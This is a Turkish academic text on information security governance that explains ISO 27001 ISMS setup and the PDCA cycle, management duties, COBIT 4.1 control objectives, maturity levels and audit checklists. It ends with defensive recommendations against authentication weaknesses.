Sadece teknik önlemlerle (güvenlik duvarları, saldırı tespit sistemleri, anti virüs yazılımları, şifreleme, vb.) kurumsal bilgi güvenliğinin sağlanmasının mümkün olmadığı görülmüştür. Bu nedenle teknik önlemlerin ötesinde, insanları, süreçleri ve bilgi sistemlerini içine alan ve üst yönetim tarafından desteklenen bir yönetim sisteminin gerekliliği ortaya çıkmıştır.[4]

Kurum veya kuruluşların üst düzeyde bilgi güvenliğini ve iş sürekliliğini sağlamaları için, teknik önlemlerin yanında teknik olmayan (insan faktörü, prosedürel faktörler, vb.) önlemlerin ve denetimlerin alınması, tüm bu süreçlerin devamlılığının sağlanılması ve bilgi güvenliği standartlarına uygun olarak yönetilebilmesi amacıyla yönetim tarafından desteklenen insanları, iş süreçlerini ve bilişim teknolojilerini kapsayan bilgi güvenliği standartlarına uygun olarak Bilgi Güvenliği Yönetim Sistemi (BGYS) kurmaları gerekmektedir. Bilgi güvenliği standartları kurumların kendi iş süreçlerini bilgi güvenliğine yönelik risklerden korumaları ve önleyici tedbirleri sistematik biçimde işletebilmeleri ve standartların gereğini yerine getiren kurum veya kuruluşların belgelendirilmesi amacıyla geliştirilmiştir.[4]

ISO 27001 Bilgi Güvenliği Yönetim Sistemi (BGYS) ,kurumda yaşan bir süreç olmak zorundadır. Bu standart içinde Planla- Uygula- Kontrol Et- Önlem Al (PUKÖ) döngüsü benimsenmiştir.



Şekil 9. PUKÖ Modeli

Bilgi Güvenliği Yönetim Sisteminde (BGYS) uygulanan PUKÖ modeli aşamaları şu şekildedir:

- **Planlama:**

  Bilgi Güvenliği Yönetim Sisteminin kurulmasını ifade etmektedir. Kurumun BGYS politikası, amaçları, hedefleri, prosesleri ve prosedürlerinin oluşturulur.[4]

- **Uygulama:**

  BGYS'nin gerçekleştirilmesi ve işletilmesini yani, BGYS politikası, kontroller, prosesler ve prosedürlerin gerçekleştirilip işletilmesini ifade etmektedir.[4]

- **Kontrol Et:**

  BGYS'nin izlenmesi ve gözden geçirilmesi, BGYS politikası, amaçlar ve kullanım deneyimlerine göre proses performansının değerlendirilmesi ve uygulanabilen yerlerde ölçülmesi ve sonuçların gözden geçirilmek üzere yönetime rapor edilmesini ifade etmektedir.[4]


- **Önlem Al:**

  BGYS'nin sürekliliğinin sağlanması ve iyileştirilmesi, yönetimin gözden geçirme sonuçlarına dayalı olarak, düzeltici ve önleyici faaliyetlerin gerçekleştirilerek BGYS'nin sürekliliğinin ve iyileştirilmesinin sağlanmasını ifade etmektedir.[4]

Bu aşamalar sürekli bir biçimde birbirini izleyerek yaşayan bir sistem oluşturmaktadır. Kurumsal bilgi güvenlik politikalarının oluşturulması, BGYS kapsamının belirlenmesi, varlıkların yönetimi, risk yönetimi, dokümantasyon oluşturma, denetim kontrollerinin seçilmesi, uygulanabilirlik beyannameleri ve yönetimin gözden geçirmesi BGYS'nin kurulum adımlarıdır. BGYS'nin kurulması; varlık envanterinin yapılması, bu varlıklara karşı olası risk ve tehditlerin tespit edilmesi, güvenlik politikalarının oluşturulması, denetimlerin ve uygulamaların kontrolü, uygun çözümlerin geliştirilerek sistemin iyileştirilmesi gibi birbirini izleyen ve tamamlayan denetimlerin gerçekleştirilmiş olması demektir.[4]

2.1.1 Bilgi Güvenliği Yönetim Sisteminin Kurulması

ISO 27001 Bilgi Güvenliği Yönetim Sistemlerinin standardının kurulması aşaması aşağıdaki adımlardan oluşmaktadır:



Şekil 10. ISO 27001 Süreçleri [8]

- **Bilgi Güvenliği Politikası:**

  Bilginin kurumdaki yetkili kişiler tarafından erişilebilir olmasını, tam ve doğruluğunun sağlanmasını, yetkisiz değişimlerden korunmasını, yetkili kullanıcılar tarafından kullanılabilecek durumda olmasını ifade eden üst yönetimin desteği ile tüm birimlerin ve çalışanların koordinasyonunda kuruma ait bir politikadır.

- **Bilgi Güvenliği Organizasyonu:**

  Bilgi Güvenliği ‘nin sağlanmasında rol alacak tüm birimlerin rol ve sorumluluklarının tanımlanması, bilgi güvenliği politikasının oluşturulması, güvenlik rollerinin tanımlanması, Bilgi Güvenliği Komitesinin rol ve

sorumluluklarının belirlenmesi, bilgi güvenliği sorumlusunun rolünün belirlenip atanmasıdır.

- **Varlık Yönetimi:**

  Varlıkların açıkça tanımlanması, her bir varlık için gizlilik, bütünlük erişilebilirlik açısından değerlendirme yapılması, varlıkların sınıflandırılması, gizlilik seviyelerinin belirlenmesi, varlık yönetim prosedürünün hazırlanması beklenmektedir.

- **İnsan Kaynakları Güvenliği:**

  Kurum çalışanlarına ve üçüncü taraf çalışanlarına bilgi güvenliğinin anlaşılması sağlanır ve tüm çalışanların bilgi güvenliği politikası hakkında bilgilendirilir ve gizlilik anlaşması imzalar. İnsan kaynakları güvenlik politikası ile bilgi güvenliği yönetim sistemini destekler kurallar anlatır. Ayrıca işten ayrılan personelin bilgi varlıklarına erişim yetkiler iptal edilir.

- **Fiziksel ve Çevresel Güvenlik:**

  Fiziksel güvenlik politikası oluşturulur ve yangın, sel, patlama ve diğer doğal ya da insan kaynaklı felaketlere karşı güvenli bir ortamın oluşturulması hedeflenir. Çalışma ortamında kurallar, erişim kuralları ve izleme mekanizmaları uygulanır. İhtiyaç duyulmayan gizli bilgilerin imha edilmesi sürecinin uygun yöntemlerle yapılması sağlanır. Temiz masa politikasının uygulanması, gizli bilgilerin ev ortamına, şifresiz hard disklere, erişime açık depolama ortamlarında taşınmaması sağlanır.

- **Haberleşme ve İşletim Yönetimi:**

  Sistemin uygun şekilde işletilmesi, denetlenebilir olması, iyileştirilebilir olması amacıyla gerekli işletim talimatları hazırlanır. Ayrıca gizli bilgilerin haberleşme

sırasında üçüncü kişilerin eline geçmemesi için önleyici ve engelleyici tedbir ve kontroller uygulanır.

- **Erişim Kontrolü:**

  Görevler ayrılığı ilkesine uygun olarak kurum çalışanın yetkileri dâhilinde kimlik doğrulama mekanizması kullanarak bilgi sistemlerine erişim sağlamasıdır. Üçüncü kişilerin bilgi sistemlerine erişimlerinde güvenliği sağlamak için düzenleme yapılır.

- **Bilgi Sistemleri Edinim, Geliştirme ve Bakımı:**

  Bilgi sistemlerinde geliştirme veya satın alma süreçlerinde güvenlik zafiyetlerine yol açmayacak şekilde güvenlik gereksinimleri göz önünde tutularak geliştirme teknikleri ve proje yönetiminde bu esaslar uygulanır.

- **İş Sürekliliği Yönetimi:**


  Faaliyetlerin kesintiye uğramaması, felaket durumunda sistemleri korumak ve kabul edilebilir sürede devamlılıklarını sağlamak için önlemler alır. Kurumda felaket kurtarma planı oluşturulur. İş sürekliliği ve felaket kurtarma planları her yıl düzenli olarak testleri yapılır, test sonrası yapılacak değerlendirmede eksik ya da eksikler için planlar üzerinde güncellemeler yapılır.

- **Risk Yönetimi:**

  Kurumun varlıklarının riskleri ve risk değerlendirme metodolojisi belirlenir. Kabul edilen kriterler ve risk seviyeleri tanımlanır. Kurumda Risk Yönetimi prosedüründe değerlendirme ve önceliklendirmede izlenecek yol belirtilir.

Bilgi Güvenliği Yönetim Sistemi Şekil 11 ‘de görüleceği üzere birinci aşamada BGYS ‘nin tanımı ve kapsamı, ikinci aşamada risk değerlendirilmesi, belirlenmesi, analizler ve bunların sonuçlarının raporlanması ve son olarak üçüncü aşamada BGYS

için yönetimden yetki alınması, bildirgenin hazırlanması ve uygulanabilirlik bildirgesi şeklindedir.



Şekil 11. BGYS Aşamaları [9]

2.1.2 Bilgi Güvenliği Yönetim Sistemi (BGYS) 'nin Yönetim Tarafındaki Sorumlulukları

Yönetim BGYS'nin kurulumuna, gerçekleştirilmesine, işletimine, izlenmesine, gözden geçirilmesine, bakımına ve iyileştirilmesine olan bağlılığını aşağıdakileri gerçekleştirerek kanıtlamalıdır [10]:

- Bir BGYS politikası kurma,
- BGYS amaçlarının ve planlarının kurulmuş olmasını sağlama,
- Bilgi güvenliği için rolleri ve sorumlulukları kurma,
- Kuruluşa, bilgi güvenliği amaçlarını karşılamanın ve bilgi güvenliği politikalarına uyumun önemini, yasaya karşı sorumluluklarını ve sürekli iyileştirmeye olan gereksinimi bildirme,
- BGYS'yi kurmak, gerçekleştirmek, işletmek, izlemek, gözden geçirmek, sürdürmek ve iyileştirmek için yeterli kaynak sağlama,
- Riskleri kabul etme ölçütlerini ve kabul edilebilir risk seviyelerini belirleme,
- İç BGYS denetimlerinin gerçekleştirilmiş olmasını sağlama ve
- BGYS'nin yönetim gözden geçirmelerini gerçekleştirme[10].

2.1.3 Bilgi Güvenliği Yönetim Sisteminde Yönetimin Liderliği

Kurumun bilgi güvenliği açısından kanuni yükümlülüklerini yerine getirememesi veya itibar kaybına uğraması durumunda kurum yönetiminin sorumlu tutulacağı muhakkaktır. Bir kurumun işlevlerini bilgi güvenliği standardına uygun olarak yerine getirmesi ve sertifikayı amaçlaması bir Yönetim kararıdır. Sertifika alınmasının olmazsa olmazı Yönetim desteğidir. İşleyişi ve gerekli önlemlerin sürekliliğini sağlayacak yetkin işgücünün Yönetim tarafından sağlanması ve işleyişin takip edilmesi gereklidir.[11]

Denetçi açısından Yönetim liderliğinin somut göstergeleri:

- Risklerin azaltılması ve BGYS'nin sürdürülmesi için gerekli işgücünü ve bütçeyi sağlaması,
- Kabul edilebilir risk seviyesinin belirlenmesi,
- Kurumsal iş süreçlerine uygunluğu açısından, belli başlı politikaların belirlenmesi,
- Politikaların uygulanmasını sağlanması,
- En az yılda bir kez olmak üzere iç tetkik yaptırması ve ardından BGYS gözden geçirmesini yapması olarak sıralanabilir.

2.1.4 Bilgi Güvenliği Yönetim Sistemi Kurmanın Yararları

- Bilgi varlıklarının farkına varma: Kuruluş hangi bilgi varlıklarının olduğunu, değerinin farkına varır.
- Sahip olduğu varlıkları koruyabilme: Kuracağı kontroller ile koruma metodlarını belirler ve uygulayarak korur.
- İş sürekliliği: Uzun yıllar boyunca işini garanti eder. Ayrıca bir felaket halinde, işe devam etme yeterliliğine sahip olur.
- İlgili taraflar ile barış halinde olma: Başta tedarikçileri olmak üzere, bilgileri korunacağından ilgili tarafların güvenini kazanır.
- Bilgiyi bir sistem sayesinde korur, tesadüfe bırakmaz.
- Müşterileri değerlendirirse, rakiplerine göre daha iyi değerlendirilir.
- Çalışanların motivasyonunu arttırır.
- Yasal takipleri önler.
- Yüksek prestij sağlar.

2.2 BİLGİ GÜVENLİĞİ VE COBIT

2.2.1 COBIT Nedir?

Cobit, Türkçe karşılığı Bilgi ve İlgili Teknolojiler için Kontrol Hedefleri olan Control Objectives for Information and related Technology kelimelerinden üretilmiş bir kısaltmadır. ISACA ve ITGI tarafından 1992 yılında geliştirilmiş, BT Yönetimi için en iyi uygulamalar kümesidir. CobiT; ISO teknik standartları, ISACA ve AB tarafından yayınlanan yönetim kanunları, COSO, AICPA, GAO tarafından yayınlanan profesyonel iç kontrol ve denetim standartları tarafından biçimlendirilmiştir. Bir şirkette teknolojinin kullanımından ve BT yönetişimi ile kontrol geliştirmekten türeyen faydayı en üst düzeye çıkarmaya yardım etmesi için yöneticilere, denetçilere ve BT kullanıcılarına genel olarak kabul görmüş ölçüler, göstergeler, süreçler ve en iyi uygulamalar sağlar. CobiT'in vizyonu; bilişim teknolojileri yönetişim (IT governance) modeli olmaktır. CobiT sadece bir denetim aracı değil, aynı zamanda bir yönetişim aracı olma amacını da taşır. Bu nedenle yönetimden bilişim teknolojileri personeline kadar kurum içi ve dışında, kurumun varlığı ve sağlıklı faaliyet göstermesi konularında risk üstlenen çeşitli taraflara fayda sağlama amacını da yerine getirmeyi hedeflemektedir.[12]

2.2.2 COBIT Yapısı

Cobit 4.1, dört ana süreç altında toplanmış 34 alt süreçten meydana gelmektedir. Bu dört ana süreç şunlardır:

- Planla ve Organize Et
- Tedarik ve Uygulama
- Teslimat ve Destek
- İzle ve Değerlendir

Bu süreçlerin altında toplam 318 adet kontrol hedefi tanımlanmıştır.

COBIT Kontrol Hedefleri	
AI1	BT Çözümlerinin Belirlenmesi
AI2	Uygulama Yazılımının Geliştirilmesi ve Bakımı
AI3	Teknoloji Altyapısının Oluşturulması ve Bakımı
AI4	Operasyon ve Kullanımın Sağlanması
AI5	Bilgi Sistemleri Kaynaklarının Karşılanması
AI6	Değişiklik Yönetimi
AI7	Sistem Çözümlerinin ve Değişikliklerin Uygulanması ve Akredite Edilmesi
DS1	Hizmet Seviyelerinin Tanımlanması ve Yönetimi
DS2	Üçüncü Kişilerden Alınan Hizmetlerin Yönetimi
DS3	Performans ve Kapasite Yönetimi
DS4	Hizmet Sürekliliğinin Sağlanması
DS5	Sistem Güvenliğinin Sağlanması
DS6	Maliyetlerin Belirlenmesi ve Dağıtılması
DS7	Kullanıcıların Eğitimi
DS8	Hizmet Sunumu Yönetimi ve Olay Yönetimi
DS9	Konfigürasyon Yönetimi
DS10	Problem Yönetimi
DS11	Veri Yönetimi
DS12	Fiziksel Çevre Yönetimi
DS13	Operasyon Yönetimi
ME1	Bilgi Sistemleri Performansının İzlenmesi ve Değerlendirilmesi
ME2	İç Kontrolün İzlenmesi ve Değerlendirilmesi
ME3	Dış Gereksinimlere Uyumun Sağlanması
ME4	Bilgi Sistemlerine İlişkin Kurumsal Yönetişimin Temini
PO1	Stratejik Bilgi Teknolojileri Planının Tanımlanması
PO2	Bilgi Mimarisinin Tanımlanması
PO3	Teknolojik Yönün Belirlenmesi
PO4	BT Süreçlerinin, Organizasyonunun ve İlişkilerinin Tanımlanması
PO5	BT Yatırımlarının Yönetilmesi
PO6	Yönetimin Amaçlarının ve Talimatlarının İletilmesi
PO7	BT İnsan Kaynakları Yönetimi
PO8	Kalite Yönetimi
PO9	Bilgi Sistemleri Riskinin Değerlendirilmesi ve Yönetimi
PO10	Proje yönetimi

Tablo 1. COBIT 4.1 Kontrol Hedefleri

Her bir sürecin 0-5 arası bir olgunluk seviyesi vardır. (0 yok, 5 optimize edilmiş) Bu ölçek, bir organizasyondaki sürecin olgunluk seviyesi, o sürecin hangi olgunluk seviyesinde olması gerektiği, hangi seviyenin en iyi uygulama olarak varsayıldığı ve diğer organizasyonların ne seviyede olduğu gibi anahtar değerlendirmeler için kullanılır. Olgunluk modelleri [12];

0 Olmayan: Tanımlanmış süreç bulunmamaktadır.

1 Başlangıç: Organize olmayan ve standartlaşmamış fakat kurumda farkındalığın mevcut olduğu ve adresleme ve standartlaştırma ihtiyacının tespit edildiği seviyedir

2 Tekrarlanan: Bireye dayalı ve tekrarlanan işleri farklı kişilerin aynı şekilde yapabildiği seviyedir. Bu seviyede formal eğitim ve iletişim metotları belirlenmemiş fakat sorumluluk büyük oranda kişiye bağlı kılınmıştır.

3 Tanımlı: Prosedürler standartlaşmış ve dokümante edilmiş, eğitim aracılığı ile kurum içinde iletilmiştir. Ancak bu süreçleri izleyip izlememe kararı kişinin kendisine bırakılmıştır; bu nedenle yapılan işler arasında çeşitli farklılıklar mevcuttur. Prosedürlerin kendisi gelişmiş değildir; ancak mevcut uygulamaların biçimselleştirilmiş halidir.

4 Yönetilen: Prosedürlerle uyumu izlemek ve ölçmek, süreçlerin etkin çalışmadığının anlaşılması durumunda faaliyete geçmek mümkündür. Süreçler sürekli gelişmekte ve iyi uygulamaların tanımlanması sağlanmaktadır. Otomasyon ve araçlar kısıtlı veya parçalı bir biçimde kullanılabilmektedir.

5 Optimize: Süreçler en iyi uygulamalar seviyesine indirgenmiş, sürekli gelişim ve olgunluk modelleme konusunda diğer şirketlerin sonuçları ile çalışmaktadır. BT, iş akışlarının otomatize edilmesi, kalite ve etkinliğin artırılması ve kurumun çabuk adapte olabilmesi için entegre olmuştur. [12]

2.2.3 COBIT Açısından Bilgi Güvenliği

COBIT Bilgi güvenliğine ilişkin "DS5 Sistem Güvenliğinin sağlanması" başlıklı alt sürecinde bu detaylar irdelenmektedir. DS5 sürecinde BT güvenliğinde rol ve sorumlulukları, politikaları, standartları ve prosedürlerin oluşturulması ve sürdürülmesini kapsamaktadır. Bu süreç de şunlara bakılmaktadır:

- Bilgi güvenliği politikası kurumda var olup olmadığı
- Bilgi güvenliği politikası kurum yönetimi tarafından onaylanıp onaylanmadığı
- Bilgi güvenliği ihlalleri ilgili iş birimine iletilip iletilmediği
- Bilgi Güvenliği planı mevcut olup olmadığı
- Kurumda bilgi güvenliği farkındalık eğitimi verilip verilmediği
- İşe alınan çalışan hakkında sicil, referans vb. kontroller yapılıp yapılmadığı
- Kurum çalışanlarına "Bilgi gizliliği anlaşması" imzalatıp imzalatılmadığı
- Kurum çalışanlarının politika, standart ve diğer çıkarılacak dokümanlara uyacağına dair bir beyanı mevcut olup olmadığı
- Bilgi güvenliği faaliyetlerinin üst düzeyde yönetilmesi amacıyla bilgi güvenliği komitesi düzenli aralıklarla toplanıp toplanmadığı
- Kurum bünyesinde hassas veri iletişimine yönelik kuralların belirlenmesi amacıyla yazılı bir prosedür oluşturulup oluşturulmadığı
- Kurumda işe yeni başlayan, işten ayrılan ya da görev değişiminde kullanıcı hesaplarının kontrolü
- Kullanıcı yetkilendirme tablosu
- Kullanıcı erişimlerinin düzenli olarak kontrol edilip edilmediği
- Ayrıcalıklı kullanıcı hesapları
- Uygulama kullanıcı hesapları
- Erişim haklarına ilişkin prosedürün var olup olmadığı
- Uzaktan erişime ilişkin kontrollerin yapılıp yapılmadığı
- Kullanıcı profilleri, çalışanların görevlerine ve görevler ayrılığı ilkesine göre uygun olup olmadığı
- Sunucular(Server) 'ın yetkili kullanıcı (admin) hesabının üst yönetim tarafından onaylanıp onaylanmadığı

- Yetkisiz erişim teşebbüsleri kayıt altına alınması ve düzenli olarak gözden geçirilip geçirilmediğinin kontrolü
- Sunucuların, veri tabanlarının ve diğer sistemlerin ürettiği logların (denetim izi) yönetilmesine ilişkin bir standardın ve prosedürlerde dokumante edilip edilmediği
- Destek hizmeti alınan kuruluşlar tarafından gerçekleştirilen işlemler takibi ve kayıt altına alınıp alınmadığı
- Ortak alanlarda bulunan dosyaların (file server) ‘da birimlerde bulunan çalışana göre erişimlerinin sağlanması
- Kriptografik anahtarların kullanımı ve anahtarların korunması
- Veri tabanlarındaki bilgilerin güvenliğinin sağlanması
- Kurum bünyesinde zararlı yazılımlardan korunmasına yönelik prosedür ve standartlar tanımlanıp tanımlanmadığı
- Kurum bünyesinde merkezi olarak yönetilen anti virüs programı aracılığıyla virüslere karşı önlem alınması
- Anti virüs uygulaması kullanıcılar tarafından pasif hale getirilememesi
- Yazılım lisanslarının merkezi olarak takip edilmesi ve lisanssız yazılımların kurum bünyesinde tespit edilerek takip edilmesinin sağlanması
- Sunucu sistemleri için zararlı kodlar için anti virüs yazılımının kurulup periyodik taramanın yapılıp yapılmadığının kontrolü
- Kurum bünyesinde kullanılan bilgisayar ağı ile ilgili güvenlik standartlarının ve kurallarının tanımlandığı bir politika var olup olmadığı
- Bilgisayar ağı adminlerinin kurumun üst yönetim tarafından onaylanması
- Kurumun dış tehditlere olan zafiyetinin değerlendirilmesi amacı ile senelik olarak bağımsız bir firma tarafından düzenli olarak sızma testleri yaptırılıp yaptırılmadığı
- Bilgisayar ağı (Network) 'te yapılan ihlaller veya uygunsuz hareketler düzenli olarak kontrol edilip edilmediği
- Ağ güvenliğine ilişkin bir prosedürün mevcut olması
- Ağ cihazlarında tanımlı kuralları yedeklerinin alınıp ve saklanması
- Kurum içerisinde kullanılan uzaktan erişimlere ilişkin prosedürün mevcut olup olmadığı

- Kurum bünyesinde hassas veri iletişimine yönelik kuralların belirlenmesi amacıyla yazılı bir prosedürün oluşturulması
- Hassas verinin iletilmesi ve imhasını düzenleyen bir prosedürün var olup olmadığı
- Sistem yedeklerinin alınması ve geri dönüş testlerinin yapılması

COBIT Bilgi güvenliğine ilişkin "DS12 Fiziksel Çevre Yönetimi" başlıklı alt sürecinde şunlara bakılmaktadır:

- İş stratejisine bağlı teknoloji stratejisini desteklemek amacıyla BT ekipmanları için uygun yerleşim yeri seçilmeli ve tanımlanmalı. Yerin seçimi ve tasarımı aşamasında, mesleki sağlık ve güvenlik düzenlemeleri gibi ilgili yasalar ve düzenlemeler dikkate alarak doğal ve insan kaynaklı felaketlere ilişkin riskler de göz önünde bulundurulmalı.
- İş ihtiyaçlarına uygun güvenlik önlemleri tanımlanmalı ve hayata geçirilmelidir. Önlemler güvenlik sınırının yerleşimini, güvenlik alanlarını, kritik ekipmanların yerini ve nakil ve teslim alanlarını içermelidir. Kritik BT işlemlerinin dikkat çekmemesi sağlanmalıdır. İzleme için sorumluluklar tanımlanarak raporlama ve fiziksel güvenlik olaylarının çözümlenmesi için prosedürler yazılması.
- Tüm bina, tesis ve alanlara erişim hakkı verilmesi, erişim sınırlanması ve iptal edilmesi için acil durumlarda da geçerli olacak prosedürler tanımlanmalı ve uygulanmalıdır. Tüm bina, tesis ve alanlara erişim yetkilendirilmesi, kaydedilmesi ve izlenmesi. Bu durum kurum personeli, geçici personel, müşteriler, satıcılar, ziyaretçiler veya diğer üçüncü şahıslar da dâhil olmak üzere tüm bina ve tesislere giren tüm kişiler için geçerli olmalıdır.
- Çevresel faktörlerden korunmaya yönelik önlemler tasarlanmalı ve uygulanmalıdır. Çevreyi izlemek ve kontrol etmek için özel ekipmanlar ve cihazlar kurulmalıdır.
- Güç ve iletişim ekipmanları dâhil olmak üzere tüm fiziksel tesisler yasalar ve düzenlemeler, teknik ve iş ihtiyaçları, sağlık ve güvenlik yönergeleri ile uyumlu olarak yönetilmelidir.

3. BİLGİ GÜVENLİĞİ İHLALLERİ

Bilgi güvenliğine ilişkin yapılan belli başlı ihlaller şunlardır:

3.1 Kimlik Doğrulama

Kimlik doğrulama ihlalleri, hesap bilgileri ve oturum anahtarlarının şifresiz bir biçimde kullanılmasından kaynaklanmakta. Bu alanda yapılan ihlallerin internet ortamına açık olduğunda önemi daha da artmakta. Kullanıcının sisteme giriş yapmasından güvenli çıkışına kadar zayıf noktalar gözden geçirilmelidir.

Zayıf Noktalar:

- Parola Yönetimi
- Zaman Aşımı
- Beni Hatırla
- Gizli Soru
- Hesap Güncelleştirme
- SSL Sertifikası kullanılmaması
- Formlardaki bilgilerin şifrelenmemesi

fonksiyonları boyunca ortaya çıkmakta.

Kimlik doğrulama ihlallerini engellemek için yapılması gerekenler:

- Aynı kullanıcı hesabı ile tek bir oturum açılmasına izin verilmeli, ikinci bir oturum açılmasının engellenmesi.
- İnternet ortamına açık sistemlerde sisteme giriş yapılmadan URL adresi atlatılarak bir diğer sayfaya geçişin mümkün olmaması.
- Oturum kapatma işlemi sonrasında kullanıcı ve sunucu tarafında çerezler(cookie) yok edilmelidir. İnsan faktörü göz önünde bulundurarak kullanıcının güvenli çıkış yerine tarayıcı penceresini kapatabileceği ihtimalinin göz ardı edilmemelidir.

- Kullanıcı şifre değişiminde kullanıcının eski şifresi doğru girip girmediği ve doğru girmesi halinde yeni şifre belirlerken herkes tarafından kolayca tahmin edilebilecek şifreler kullanılması sistemde kontrol edilip, tüm şartlar sağlandıktan sonra şifre güncellenmeli.
- Kurum içinde kullanılan bir sistem ise IP adres engellemesinin yapılması. IP adres aralığı tanımlayıp bu adres aralığının dışında sisteme girmek isteyen kullanıcı ya da kullanıcıların engellenmesi ve bunların log kayıtlarının tutulması.
- Şifremi unuttum seçeneğinde gönderilen elektronik posta(e-mail) içeriğinde kullanıcıya dair gizli bilgilerinin e-mail de değil sisteme kullanıcı giriş yaptıktan sonra görüntülemesine ve üzerinde değişiklik(güncelleme) yapılmasına izin verilmeli.
- Kullanıcılar sisteme girişte belli bir yetki sınırlaması olmalı, tam yetki sadece bir kullanıcı da olmalı. Diğer kullanıcıların yetkileri sınırlı olmalı.
- Elektronik posta adresi değiştirmek isteyen kullanıcıya daha önce kullandığı elektronik posta adresine mail gönderilmeli. Bu şekilde bir kontrol yapılmış olur.
- Belli bir süre sistemde işlem yapmayan kullanıcılar sistem tarafından otomatik bir şekilde güvenli çıkış (log out) edilerek sistemin dışına çıkarılmalı.
- İnternet ortamında kullanılan sistemlerin formları doldurulduktan sonra formlar gönderilerken formun içerisindeki bilgiler şifrelenerek iletilip ve şifreli bir şekilde veri tabanına kaydedilmeli.
- Kullanıcı yetki değişiklikleri tek bir kullanıcı tarafından yapılması engellenmeli. Bunun yerine sistem üzerinde tam yetkili bir kullanıcı tarafından yapılması ve diğer bir tam yetkili kullanıcı tarafından bu işlemin onaylanması sürecin sağlıklı işlemesinde faydalı olacaktır.
